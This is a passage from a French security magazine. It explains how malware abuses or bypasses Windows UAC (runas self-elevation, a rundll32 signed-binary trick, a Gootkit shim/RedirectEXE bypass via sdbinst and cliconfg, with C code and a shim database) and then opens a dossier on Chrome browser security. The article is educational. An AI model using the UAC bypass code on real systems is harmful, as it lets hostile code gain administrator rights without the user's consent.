Deux jetons (token) sont assignés aux utilisateurs du groupe administrateur. Le premier jeton contient tous les droits administrateur et le second jeton est restreint, il contient des droits similaires à un utilisateur standard. Par défaut, c'est le second jeton qui est utilisé par les applications, si une application nécessite les droits administrateur, la fenêtre UAC est affichée. Si l'utilisateur valide l'action, l'application utilise alors le premier jeton.

2 Technique 1 : runas

Pour illustrer cette technique, nous allons utiliser le code source disponible à l'adresse suivante : https://code.msdn.microsoft.com/windowsapps/CppUACSelfElevation-5bfc52dd.

Ce code permet via une interface graphique d'afficher :

- si l'utilisateur est dans le groupe administrateur ;
- si l'application est exécutée en tant qu'administrateur ;
- si l'application est élevée ou non ;
- le niveau d'intégrité de l'application.

Finalement, un bouton est présent en bas de l'interface afin de demander les droits administrateur. La figure 3 montre l'application lorsqu'elle est exécutée par un utilisateur administrateur (dans la configuration par défaut de Windows).

Si l'utilisateur clique sur le bouton, la fenêtre UAC apparaît comme le montre la figure 4.

Si l'utilisateur valide l'exécution, nous pouvons voir que les droits de l'application ont été élevés dans la figure 5.




Fig. 5 : Privilège de l'application une fois le jeton administrateur utilisé.

Maintenant que nous avons vu le principe, allons un peu plus loin en regardant le code source de l'application. Voici ce qui est exécuté lorsque le bouton est poussé :

```
// Elevate the process if it is not run as administrator.
if (!IsRunAsAdmin)
{
  wchar_t szPath[MAX_PATH];
  if (GetModuleFileName(NULL, szPath, ARRAYSIZE(szPath)))
  {
    // Launch itself as administrator.
    SHELLEXECUTEINFO sei = { sizeof(sei) };
    sei.lpVerb = L"runas";
    sei.lpFile = szPath;
    sei.hwnd = hWnd;
    sei.nShow = SW_NORMAL;

    if (!ShellExecuteEx(&sei))
    {
      DWORD dwError = GetLastError();
      if (dwError == ERROR_CANCELLED)
      {
        // The user refused the elevation.
        // Do nothing ...
      }
```




Fig. 3 : Privilège par défaut lorsqu'un administrateur exécute une application.




Fig. 4 : Fenêtre UAC non signée.

```
    }
    else
    {
      EndDialog(hWnd, TRUE);  // Quit itself
    }
  }
}
```

Premièrement, le développeur utilise la fonction `GetModuleFileName()` afin de stocker dans la variable `szPath` le chemin du binaire actuellement exécuté. Dans un second temps, il utilise la structure `SHELLEXECUTEINFO` afin d'exécuter le binaire une seconde fois via la fonction `ShellExecuteEx()`. Dans notre cas, l'élément le plus intéressant de la structure est `lpVerb`. Cet élément contient l'action à réaliser sur le chemin (élément `lpFile` de la structure). Voici les actions possibles :

- edit : ouvrir le chemin dans l'éditeur de texte ;
- explore : explorer le répertoire spécifié dans le chemin ;
- find : effectuer une recherche ;
- open : ouvrir un fichier exécutable, un document ou un répertoire en fonction du chemin ;
- print : imprimer le document ;
- properties : afficher les propriétés du fichier ou du répertoire ;
- runas : exécuter le chemin en tant qu'administrateur et donc afficher la fenêtre UAC.

Certains malwares utilisent exactement la même technique pour demander à l'utilisateur d'exécuter lui-même le malware avec les droits administrateur. Étant donné que certains utilisateurs ne lisent pas le contenu de la fenêtre UAC, ne prêtent pas attention au fait que le binaire exécuté n'est pas signé et pas vérifié, ou pire encore, cliquent toujours sur « Oui » ; cette approche simple et efficace fonctionne malheureusement encore assez souvent.

3 Technique 2 : runas intelligent

Les développeurs de malwares ont mis au point des techniques plus abouties afin de tromper l'utilisateur et l'inciter à cliquer « oui » lorsque la fenêtre UAC apparaît. Cette technique a été utilisée mi-2013 par le malware Beta Bot : https://blog.gdatasoftware.com/blog/article/a-new-bot-on-the-market-beta-bot.html.

Cette technique consiste à utiliser un binaire légitime, signé par Microsoft, afin d'exécuter le malware. Dans ce cas, la fenêtre UAC affiche à l'utilisateur une demande d'exécution d'un binaire Microsoft ce qui est a priori sans risque...

Voici un simple patch du code utilisé dans le précédent chapitre permettant d'intégrer cette astuce :

```
// Elevate the process if it is not run as administrator.
if (!IsRunAsAdmin)
{
  wchar_t szPath[MAX_PATH];
  if (GetModuleFileName(NULL, szPath, ARRAYSIZE(szPath)))
  {
    wchar_t arg[MAX_PATH] = L"shell32.dll,ShellExec_RunDLL ";
    wcscat_s(arg, szPath);
    wchar_t rundll[MAX_PATH] = L"rundll32.exe";
    // Launch itself as administrator.
    SHELLEXECUTEINFO sei = { sizeof(sei) };
    sei.lpVerb = L"runas";
    sei.lpFile = rundll;
    sei.lpParameters = arg;
    sei.hwnd = hWnd;
    sei.nShow = SW_NORMAL;

    if (!ShellExecuteEx(&sei))
    {
      DWORD dwError = GetLastError();
      if (dwError == ERROR_CANCELLED)
      {
        // The user refused the elevation.
        // Do nothing ...
      }
    }
    else
    {
      EndDialog(hWnd, TRUE);  // Quit itself
    }
  }
}
```




Fig. 6 : Fenêtre UAC lors de l'exécution d'une commande via rundll32.exe.

Dans cette nouvelle version, nous exécutons : `rundll32.exe shell32.dll,ShellExec_RunDLL chemin.exe`. Dans la figure 6, nous pouvons voir que la fenêtre affiche que le binaire est signé et vérifié.




Fig. 7 : Détail de la fenêtre UAC lors de l'exécution d'une commande via rundll32.exe.

Si nous cliquons sur ***Show details***, nous voyons le chemin complet d'exécution, comme le montre la figure 7.

La commande a pour but de charger la librairie `shell32.dll` et d'exécuter la fonction `ShellExec_RunDLL()`. L'argument est ensuite le chemin de l'exécutable à exécuter.

Afin d'optimiser les chances de clics, le développeur a également intégré une couche d'ingénierie sociale en incitant l'utilisateur à faire le mauvais choix... Beta bot affichait par exemple une fenêtre expliquant que des fichiers étaient corrompus et que le fait de cliquer sur « yes » permettrait de les restaurer comme le montre la figure 8.




Fig. 8 : Ingénierie sociale incitant l'utilisateur à accepter l'UAC par Beta Bot.

4 Technique 3 : contournement de l'UAC

Ces dernières semaines une nouvelle technique est apparue avec le malware Gootkit (Win32/Xswkit). Cette technique utilise le fait que certains binaires peuvent être exécutés en tant qu'administrateur sans que la fenêtre UAC n'apparaisse. C'est le cas, par exemple, de `%SystemRoot%\System32\Cliconfg.exe` et `%SystemRoot%\sdbinst.exe`. Il est aisé de constater cela en faisant un clic droit puis ***Exécuter en tant qu'administrateur*** : la fenêtre UAC n'apparaît pas, mais le binaire est bien exécuté.

Le second binaire est particulièrement intéressant, car il est utilisé dans le fonctionnement des *shims*. Les shims sont utilisés pour résoudre les problèmes de compatibilité avec Windows 7. Les shims ont un fonctionnement similaire aux « hooks » : ils se placent entre l'application et le système d'exploitation afin de modifier le fonctionnement de celle-ci afin qu'elle communique correctement avec le système d'exploitation.

Les shims fonctionnent à partir d'une base de données avec l'extension `.sdb`. Pour créer cette base de données, nous pouvons utiliser ACT (*Application Compatibility*

Toolkit) ou opter pour une API présente dans **AppHelp.dll**. Cet API est préfixée par le mot sdb. Par exemple : **SbdCreateDatabase()**, **SdbBeginWriteListTag()**, **SdbWriteStringTag()**... Plus d'informations sont disponibles à l'adresse suivante : http://msdn.microsoft.com/en-us/library/bb432182%28v=vs.85%29.aspx.

Ce fichier **.sdb** est ensuite enregistré via la commande **sdbint.exe**. Une fois enregistrées, les modifications de comportement configurées pourront avoir lieu.

Voici comment les développeurs de Gootkit ont procédé. Ils ont tout d'abord créé un fichier **.sdb** avec le contenu suivant (attention les fichiers **.sdb** ne sont pas au format texte, c'est une vue du contenu du fichier récupéré via ACT) :

```
<DATABASE type="LIST">
  <NAME type="STRINGREF">TAGNAME</NAME>
  <OS_PLATFORM type="DWORD">0x1</OS_PLATFORM>
  <DATABASE_ID type="BINARY" len="0x10" guid="12345678-9ABC-DEFG-
123456789ABCDEF" />
  <LIBRARY type="LIST">
  </LIBRARY>
  <EXE type="LIST">
   <NAME type="STRINGREF">cliconfg.exe</NAME>
   <APP_NAME type="STRINGREF">cliconfg.exe</APP_NAME>
   <VENDOR type="STRINGREF">Microsoft</VENDOR>
   <EXE_ID type="BINARY" len="0x10" guid="87654321-CBA9-GFED-
FEDCBA0987654321" />
   <MATCHING_FILE type="LIST">
    <NAME type="STRINGREF">*</NAME>
    <COMPANY_NAME type="STRINGREF">Microsoft Corporation</COMPANY_
NAME>
    <INTERNAL_NAME type="STRINGREF">cliconfg.exe</INTERNAL_NAME>
   </MATCHING_FILE>
   <SHIM_REF typ="LIST">
    <NAME type="STRINGREF">RedirectEXE</NAME>
    <COMMAND_LINE type="STRINGREF">C:\Users\Paul\Desktop\
CppUACSelfElevation.exe&quot;</COMMAND_LINE>
   </SHIM_REF>
  </EXE>
 </DATABASE>
```

Dans cet exemple, lorsque le binaire **cliconfg.exe** sera exécuté, l'exécution sera redirigée vers **CppUACElevation.exe** (via **RedirectEXE**). Ce binaire est celui que nous avons utilisé lors des deux chapitres précédents.

Il suffit au malware d'enregistrer la nouvelle base de données et d'exécuter **cliconfg.exe**. Voici le code permettant de réaliser simplement ces deux tâches :

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <windows.h>
#include "shellapi.h"

void RunProcess(LPWSTR lpszProcessName, LPWSTR lpszParameters)
{
  SHELLEXECUTEINFOW shinfo;
  memset(&shinfo, 0x00, sizeof(shinfo));
  shinfo.cbSize = sizeof(shinfo);
  shinfo.lpFile = lpszProcessName;
  shinfo.lpParameters = lpszParameters;
  ShellExecuteExW(&shinfo);
}

int main()
{
  RunProcess(L"C:\\Windows\\System32\\sdbinst.exe", L"C:\\Users\\
Paul\\Desktop\\example.pdb");
  RunProcess(L"C:\\Windows\\System32\\cliconfg.exe", NULL);
}
```

La fenêtre de l'application **CppUACElevation.exe** s'ouvrira automatiquement avec le même contenu que la figure 5, mais sans jamais que l'UAC n'apparaisse, car les deux exécutables **sdbinst.exe** et **cliconfg.exe** peuvent être exécutés sans UAC. Le binaire vers qui est redirigé le flux d'exécution via le shim hérite lui des privilèges de **cliconfg.exe**.

Voici une méthode sans aucune interaction avec l'utilisateur permettant à un malware de s'exécuter avec les droits administrateur. Encore une fois, nous ne parlons pas d'élévation de privilèges à proprement dit, car l'utilisateur est déjà administrateur, mais nous parlons plutôt de contournement d'UAC.

5 Aller plus loin

Pour aller plus loin, certains malwares exploitent des vulnérabilités afin d'exécuter du code avec les droits administrateur. C'était le cas, par exemple, du dropper Uroburos qui tentait d'exploiter des vulnérabilités afin de devenir administrateur et d'installer son module kernel. Bien évidemment, ces méthodes ne nécessitent pas que l'utilisateur soit dans le groupe administrateur (c'est d'ailleurs tout l'intérêt).

Fin 2014, la vulnérabilité CVE-2014-4113 (connue également sous l'identifiant : MS-14-058) a été un bel exemple d'élévation de privilèges permettant à un malware d'être exécuté en tant qu'administrateur, sans que l'utilisateur ne soit administrateur. Ces types de vulnérabilités sont beaucoup plus complexes à mettre en place et leurs analyses dépassent le cadre de cet article.

Conclusion

Cet article a eu pour but de montrer comment les malwares « grand public » utilisent l'UAC, le manipulent ou le contournent afin d'être exécutés avec des droits administrateur (avec l'intervention ou non de l'utilisateur). Comme nous l'avons vu, cela va de l'inconscience (ou ignorance) de l'utilisateur à l'exploitation de vulnérabilités. Le terme « grand public » est utilisé, car ce type de configuration ne devrait pas exister dans des environnements d'entreprise. Cependant, il n'est malheureusement pas rare de constater que des utilisateurs en entreprise disposent du droit d'administrateur local de leurs machines, ce qui peut alors causer bien des désagréments... ■

LA SÉCURITÉ DES NAVIGATEURS

How beauteous mankind is ! O brave new world, That has such people in't.

La surface d'attaque du nouvel ordinateur de Mme Michu est, au moins au début, et en regardant de très très loin, relativement réduite. La plupart des ports réseaux sont fermés et on ne retrouve en première ligne que son navigateur. Qui utilise encore un client mail ? Une suite bureautique ? Une clé USB ? Mme Michu est moderne, elle utilise le Cloud ! Il y a également son antivirus, installé par défaut (et gratuit pour 90 jours!) qui ne peut pas s'empêcher d'essayer de *parser* tout ce qui passe.

Ce sont donc ces trois éléments, navigateur, Cloud, et antivirus, qui assurent sa sécurité. Le Cloud, on en a déjà parlé, l'antivirus, certains prétendent qu'il y a moins (ou plus, question de point de vue) à en dire que sur les navigateurs [1]. Nous nous intéressons donc dans ce numéro aux mécanismes de sécurité implémentés par les navigateurs.

Et il y a du boulot, depuis qu'elle a découvert la souris Mme Michu *aime* cliquer ; et de l'autre côté du clic, il y a Kevin, prestataire dans une SSII (ne le prenez pas mal), qui lui, aime agréger des services implémentés dans différentes parties du web.

Fenêtre sur le web, la sécurité des navigateurs est un enjeu majeur sujet (victime ?) de compétitions et bug bounties. La solution consiste principalement à limiter l'interaction des services web (on ne parle plus vraiment de pages) avec le système, et entre eux ; exercice rendu difficile par la nécessité de permettre à l'utilisateur lambda d'interagir avec ces services parfois imparfaits.

Dans ce dossier, vous verrez quelques mécanismes qui participent à votre sécurité sur le web ainsi que leur mise en œuvre. Qu'il s'agisse de mesures purement techniques, ou plutôt éducatives, vous lirez également qu'elles ne sont pas toujours à la hauteur...

Colas

[1] http://www.syscan360.org/slides/2014_EN_BreakingAVSoftware_JoxeanKoret.pdf

AU SOMMAIRE DE CE DOSSIER :

SÉCURITÉ DU NAVIGATEUR CHROME

Nicolas RUFF – nruff@google.com

mots-clés : GOOGLE CHROME / HTML/JAVASCRIPT / COMPILATION JIT / SANDBOXING / NACL / CERTIFICATE PINNING / CERTIFICATE TRANSPARENCY / HSTS

Naviguer sur Internet. Probablement l'une des tâches les plus complexes et les plus périlleuses que l'homme moderne accomplisse pourtant quotidiennement. Dans cette quête, il convient de s'équiper des meilleurs outils. Pour votre confort et votre sécurité à bord, voyons ce que le navigateur Google Chrome implémente dans les domaines de l'interprétation JavaScript et HTML, de la défense en profondeur (sandboxing), de l'extensibilité, et de la cryptographie.

1 JavaScript

1.1 Compilation JIT

Chrome fut le premier navigateur à proposer un saut quantique dans les performances JavaScript avec la compilation JIT : il s'agit du projet « V8 », également disponible en version *standalone* **[1]**.

Il s'agit de transformer le code JavaScript présent sur la page Web en code natif (Intel x86) qui va s'exécuter dans le navigateur sans garde-fou. On peut comprendre que l'expert en sécurité tressaille à cette idée.

En premier lieu le compilateur JIT doit produire du code valide, y compris (et surtout) après optimisation. Cela peut sembler une évidence, mais toutes les machines virtuelles existantes ont produit des contre-exemples...

- .NET : dans un cas précis d'accès à un tableau, le code natif généré ne préserve pas les registres RSI et RDI, contrairement à ce qui est attendu par l'appelant. C'est la faille MS13-052 **[2]**.
- Java : les nombreux crashs connus dans la méthode `Node::rematerialize()` sont généralement liés au compilateur JIT **[3]**.
- ActionScript : le vérificateur de bytecode doit s'assurer que tous les chemins d'exécution sont cohérents, car aucune vérification n'est effectuée à l'exécution (pour des raisons de performance). Si l'un des chemins est « oublié », alors c'est le drame **[4]**.
- MobileSafari : sur iOS, MobileSafari dispose d'une permission unique lui permettant d'allouer dynamiquement des pages mémoire exécutables (par défaut seul du code approuvé et signé par Apple peut s'exécuter). Cette fonction est utilisée par le compilateur JIT JavaScript. En 2011, Charlie Miller a découvert et exploité une faille qui lui permettait de télécharger et d'exécuter du code arbitraire depuis une application malveillante signée.

1.2 JIT Spraying

Un autre point à prendre en considération est la possibilité pour l'attaquant de remplir la mémoire du processus avec de larges portions de code exécutable « connu », si la transformation du JavaScript en code natif est parfaitement déterministe. Ceci va permettre à l'attaquant de contourner les protections ASLR et NX lors de l'exploitation de failles. Il existe quelques contre-mesures applicables, comme introduire du non-déterminisme lors de la compilation JIT, ou générer des séquences de code « courtes » qui ne peuvent pas facilement être réutilisées.

Cette technique s'appelle le « JIT Spraying » ; le lecteur intéressé pourra se documenter sur les attaques connues **[5]** et les contre-mesures **[6]**.

1.3 Résistance aux bitflips

Enfin la sécurité d'une cathédrale logicielle peut être ébranlée par un seul bit. Ne rigolez pas, car quelqu'un est mort au volant de sa Toyota Camry à cause d'un seul *bitflip* dans le calculateur de bord **[7]**.

Sans être aussi dramatique, l'impact du rayonnement cosmique sur les ordinateurs modernes est quantifiable, surtout lorsqu'on administre une ferme de quelques millions de serveurs **[8]**.

Des petits malins enregistrent même des noms de domaines qui ne sont pas liés à une typo de l'utilisateur, mais plutôt à un *bitflip* inopiné : on ne parle alors pas de « typosquatting », mais de « bitsquatting » **[9]**.

Les pirates ne maîtrisent pas encore les vents solaires. Mais il existe une autre méthode pour provoquer un *bitflip* : emmener le composant mémoire aux limites de ses spécifications, par exemple en écrivant de manière répétée dans la même ligne mémoire. La majorité des composants DRAM du commerce finissent par « perdre » des bits pour des raisons physiques assez complexes et mal connues. Cette technique appelée « Row Hammer » **[10]** est connue depuis quelques temps dans le milieu du design hardware, mais commence à inquiéter les développeurs logiciels, car elle ouvre des perspectives inquiétantes… comme l'évasion de machine virtuelle.

Dans le cas d'un navigateur Web, la capacité à provoquer un seul *bitflip* sur la taille d'un tableau JavaScript est synonyme de *Game Over* pour la sécurité.

2 « Sandbox »

2.1 Considérations générales

Historiquement, le moteur de rendu HTML de Chrome était basé sur WebKit (le *fork* Apple du projet KHTML). Malheureusement le co-développement s'avérait complexe à gérer, en particulier au niveau de l'implémentation des standards en *draft*, mais aussi des correctifs de sécurité : certaines failles corrigées dans Chrome ne l'étaient que plusieurs mois plus tard dans les autres navigateurs basés sur WebKit (par exemple Safari et MobileSafari) – ce qui nécessitait de maintenir un embargo sur les bogues.

En avril 2013, un *fork* de WebKit est officiellement lancé : le projet Blink.

Compte tenu de la complexité des spécifications HTML/CSS/JavaScript, ainsi que de l'historique (*legacy*) à prendre en compte, il semble très difficile en l'état actuel des connaissances de pouvoir écrire un *parser* qui ne contienne pas de bogue logiciel (même en OCaml).

C'est pourquoi Chrome dispose dès sa version 1.0 d'un mécanisme de confinement appelé « sandbox ». L'objectif est d'éviter qu'une compromission du moteur de rendu par une page Web malveillante ne donne immédiatement accès complet au système d'exploitation sous-jacent. Cette sandbox s'avère plutôt efficace, car lors du concours Pwnium 2012, il a fallu respectivement 6 **[11]** et 14 **[12]** bugs aux gagnants pour pouvoir obtenir l'exécution de code sur le système d'exploitation.

Le concept de *sandbox* n'est pas nouveau : `chroot()` / `jail()`, TrustedBSD, SELinux ou seccomp sont des mécanismes historiques qui visent à limiter la capacité de nuisance d'une application compromise. Même sous Windows, il existait déjà une *sandbox* « officielle » pour Office 2003 : MOICE **[13]**.

Toutefois la *sandbox* de Chrome est une création intéressante à plusieurs points de vue :

- Elle est autonome, open source et parfaitement documentée **[14]**, ce qui permet à tout un chacun de la réutiliser pour ses projets.
- Elle est multiplateforme (Linux, Windows, Mac OS X) et tire parti des capacités disponibles. Les services de sécurité offerts par Windows XP ne sont pas ceux de Windows Seven (ex. niveaux d'intégrité des processus) ; de même, le noyau Linux peut avoir été compilé avec plus ou moins d'options (ex. support des *namespaces* ou de `seccomp-bpf`).
- Elle est testée et maintenue par des experts du domaine (car concevoir une *sandbox* robuste n'est pas une chose facile, comme on le verra par la suite).

Chrome ayant démontré la faisabilité du concept, de nombreux éditeurs se sont ensuite convertis au *sandboxing* : Microsoft (Internet Explorer), Adobe (Reader), etc. Seuls les éditeurs antivirus continuent à *parser* de nombreux formats de fichiers exotiques sans aucun garde-fou…

Il faut noter qu'une *sandbox* n'est pas la solution ultime à tous les problèmes de sécurité, car certains vecteurs d'attaque restent accessibles : les appels système qui *doivent* être autorisés (ex. le bug « *futex* » était exploitable depuis un processus confiné), les cas d'accès direct au matériel (ex. GPU), les plug-ins qui s'exécutent en dehors de la *sandbox* (ex. Java…). Sous Windows, le rendu des polices de caractères est effectué directement en mode noyau : un scénario d'exploitation « page Web dans une session d'utilisateur non privilégié » vers « noyau du système d'exploitation » est donc plausible…

2.2 Windows

Les principes du *sandboxing* sous Windows sont désormais bien documentés. L'idée est de tirer parti de tous les mécanismes de sécurité offerts par le système d'exploitation, y compris des mécanismes assez peu utilisés tels que :

- *Restricted Token* : jeton de sécurité sans aucun droit d'accès. Permet d'interdire l'accès à tous les objets « sécurisables » (*securable objects*) : fichiers, répertoires, clés de base de registre…
- *Job* : groupe de processus, initialement utilisé pour l'*accounting* dans les éditions « Datacenter » (Windows 2000), « Compute Cluster » (Windows 2003) et « High Performance Computing » (Windows 2008) de Windows. Permet par effet de bord d'interdire certaines interactions avec l'environnement graphique, comme l'accès au presse-papier, l'envoi de messages Windows en *broadcast*…
- *Desktop* : l'utilisation d'un bureau dédié permet d'éviter l'échange de messages Windows avec d'autres applications (une classe d'attaque anciennement connue sous le nom de « *Shatter Attacks* », quasiment éteinte depuis Windows Vista avec UIPI et l'isolation des services dans la « Session 0 »).
- *Low Integrity Level* : le jeton de sécurité indique que le processus de rendu s'exécute au niveau d'intégrité « bas », ce qui bloque l'accès en écriture aux ressources de niveau supérieur (« *no write up policy* », appliquée par défaut dans Windows).

Malheureusement quel que soit le soin apporté à la conception de la *sandbox* Windows, celle-ci n'est pas inviolable pour plusieurs raisons :

- Le système d'exploitation n'offre aucun moyen de contrôler l'accès à certaines ressources système, comme par exemple le réseau ou les *mappings* mémoire anonymes (voire à ce sujet **[15]**).
- Le moindre bogue dans le système d'exploitation, les API, ou le *broker process* chargé de communiquer avec la *sandbox* peuvent mettre à mal la sécurité de l'ensemble. Sans parler de bogue, une incompréhension de l'API (souvent liée à une documentation approximative ou incorrecte) peut également être source d'erreur : par exemple MS14-065 corrige deux failles d'évasion de *sandbox* dans Internet Explorer 11, liées à une permission (DACL) incorrecte, découvertes par Google *Project Zero* **[16]**.
- Enfin, tout ne peut pas être *sandboxé*. Par exemple, le processus chargé de la gestion du cache, des favoris ou des téléchargements doit avoir accès en écriture au disque.

Les bogues corrigés lors des concours « pwnium »/« pwn2own » des années passées sont désormais publics dans le *bugtracker* de Chrome **[17]**.

Ces bogues permettent de se rendre compte de la complexité à concevoir une *sandbox* sur un système qui n'a pas été prévu pour ça :

- Bogue #352429 : n'importe quel processus qui dispose d'un *handle* ouvert en écriture sur un répertoire peut le transformer en point de jonction (une sorte de lien symbolique sous Windows), et donc accéder à tout le disque dur. En théorie, il n'est possible d'obtenir un *handle* sur un répertoire qu'en positionnant le drapeau `FILE_FLAG_BACKUP_SEMANTICS` lors de l'appel à `CreateFile()`, sauf si la chaîne : `$I30:$INDEX_ALLOCATION` est ajoutée à la fin du nom de répertoire. Bien joué VUPEN !
- Bogue #352395 : il est possible de sérialiser un objet OLE dans le presse-papier ; celui-ci sera exécuté la prochaine fois que l'utilisateur appuie sur [Ctrl] + [V] (voir également l'article de base de connaissance Microsoft KB83659).

2.3 Linux

Sous Linux, la situation est à la fois meilleure et plus complexe que sous Windows. En effet, Linux offre de nombreux mécanismes de confinement des processus, mais les mécanismes effectivement disponibles sur une machine donnée dépendent grandement de la version du noyau et des options de compilation utilisées. À la date de rédaction de cet article, il existe **1018** options de configuration qui peuvent être passées en ligne de commandes pour modifier le comportement de Chrome **[18]**, dont certaines vont contrôler le fonctionnement de la *sandbox*.

Dans le cas idéal, Chrome (à partir de la version 23.0.1255.0) va faire usage de `seccomp-bpf`, un mécanisme de sécurité supporté par quelques ingénieurs Google (dont Will Drewry et Kees Cook) et introduit dans le noyau Linux 3.5. Ce mécanisme est essentiellement un pare-feu pour les appels systèmes, qui réutilise le *bytecode* BPF (*Berkeley Packet Filter*) pour filtrer les *syscalls*. Il permet de réduire de manière drastique la surface du noyau exposée aux processus qui ne sont pas « de confiance ».

Ce mécanisme vient s'ajouter à la technique précédemment utilisée, dite « *setuid sandbox* ». L'implémentation repose sur l'application `chrome-sandbox` qui est « *setuid root* ». Cette application repose sur les *namespaces* : des options variées qui peuvent être passées à l'appel système `clone()` pour créer des processus « isolés ». Par exemple, l'option `CLONE_NEWNET` va créer un réseau « virtuel » pour le nouveau processus uniquement ; tandis que `CLONE_NEWPID` va créer un ensemble isolé de processus dont le nouveau processus sera le parent (pid 1). Le lecteur intéressé pourra se reporter à `man 7 namespaces`. L'inconvénient de ce mécanisme est que l'intégralité de la surface d'attaque du noyau reste exposée ; l'avantage est que les *namespaces* sont supportés depuis bien longtemps dans Linux (toutes les fonctionnalités requises sont disponibles quelque part autour du noyau 2.6.2x).

Enfin, certaines techniques spécifiques au système d'exploitation sous-jacent sont également mises en œuvre, par exemple sous Android l'appel système `prctl()` est appelé avec l'option `PR_SET_DUMPABLE` à `False`, ce qui rend le processus impossible à ouvrir avec `ptrace()`.

Vous pouvez savoir quels mécanismes sont activés sur votre système en naviguant vers chrome://sandbox.

3 Extensibilité

3.1 État de l'art

Bien que des standards (comme HTML 5) soient indispensables pour éviter la balkanisation de l'Internet, une bonne partie du Web actuel est encore conçue pour




Fig. 1 : Internet Explorer chez un internaute lambda.

fonctionner avec des plug-ins. Par exemple, le site de vote des Français à l'étranger, qui nécessite Java – pour le meilleur et pour le pire.

Notons toutefois que les navigateurs sur plateformes mobiles (ex. MobileSafari sur iPad) ne sont pas conçus pour être extensibles, et que les sites « agiles » se sont déjà adaptés à cet état de fait.

Le cauchemar de tout concepteur de navigateur Web s'appelle ActiveX. Il s'agit essentiellement de télécharger et d'exécuter un binaire Windows sur le poste de l'utilisateur depuis n'importe quelle page Web. Impossible de faire plus dangereux et moins compatible.

En deuxième position arrivent les BHO (*Browser Helper Objects*) – ce sont essentiellement des extensions du navigateur sous forme de code natif (DLL), qui peuvent interagir avec l'intégralité de la navigation Web – souvent pour l'espionner ou la ralentir. Ce sont les fameuses « *Toolbars* » installées conjointement avec de nombreux logiciels « gratuits » – y compris des logiciels majeurs du marché comme les produits Adobe.

ActiveX et BHO sont des technologies purement Microsoft, qui ne fonctionnent qu'avec Internet Explorer.

De son côté, Netscape (puis Mozilla) a développé ses propres technologies de remplacement : les extensions et les plug-ins. Les extensions sont souvent développées en XUL, mais contiennent parfois du code natif (moins portable). Les plug-ins sont développés en code natif et utilisent l'interface NPAPI.

3.2 Les extensions Chrome

Chrome reprend le concept d'extensions et de plug-ins.

Les extensions installées sont visibles à l'adresse chrome://extensions/.

Une extension se présente sous la forme d'un fichier « .CRX », qui est en fait une archive ZIP. Cette archive contient le code HTML / JavaScript de l'extension. Parfois, l'extension contient également du code natif sous forme de fichier « .NEXE » – ce code est généré par NaCl qui sera abordé plus loin.

Il existe un certain nombre de contraintes de sécurité sur les extensions, très similaires à ce qui existe dans le monde Android :

- Les extensions doivent être signées. Comme pour les applications Android, cette mesure vise essentiellement à identifier les développeurs et à faciliter la révocation des extensions malveillantes. Il n'existe pas de contrainte forte sur le certificat de signature utilisé.
- Les extensions doivent être installées depuis le Chrome Web Store **[19]**. Ceci permet de contrôler a minima les extensions abusives et de faciliter la révocation. Cette contrainte ne s'applique pas lorsque l'utilisateur passe en mode « développeur ».
- L'identifiant de l'extension sur le WebStore dépend en partie de la clé publique du développeur – ce qui permet d'éviter les attaques par collision.
- Comme sur Android, les extensions disposent de « permissions » consultables par l'utilisateur, mais il n'est pas possible de désactiver sélectivement une permission.

Le lecteur intéressé pourra se référer à la documentation abondante **[20]**.

3.3 Les plug-ins Chrome

Les plug-ins installés sont visibles à l'adresse chrome://plugins/.

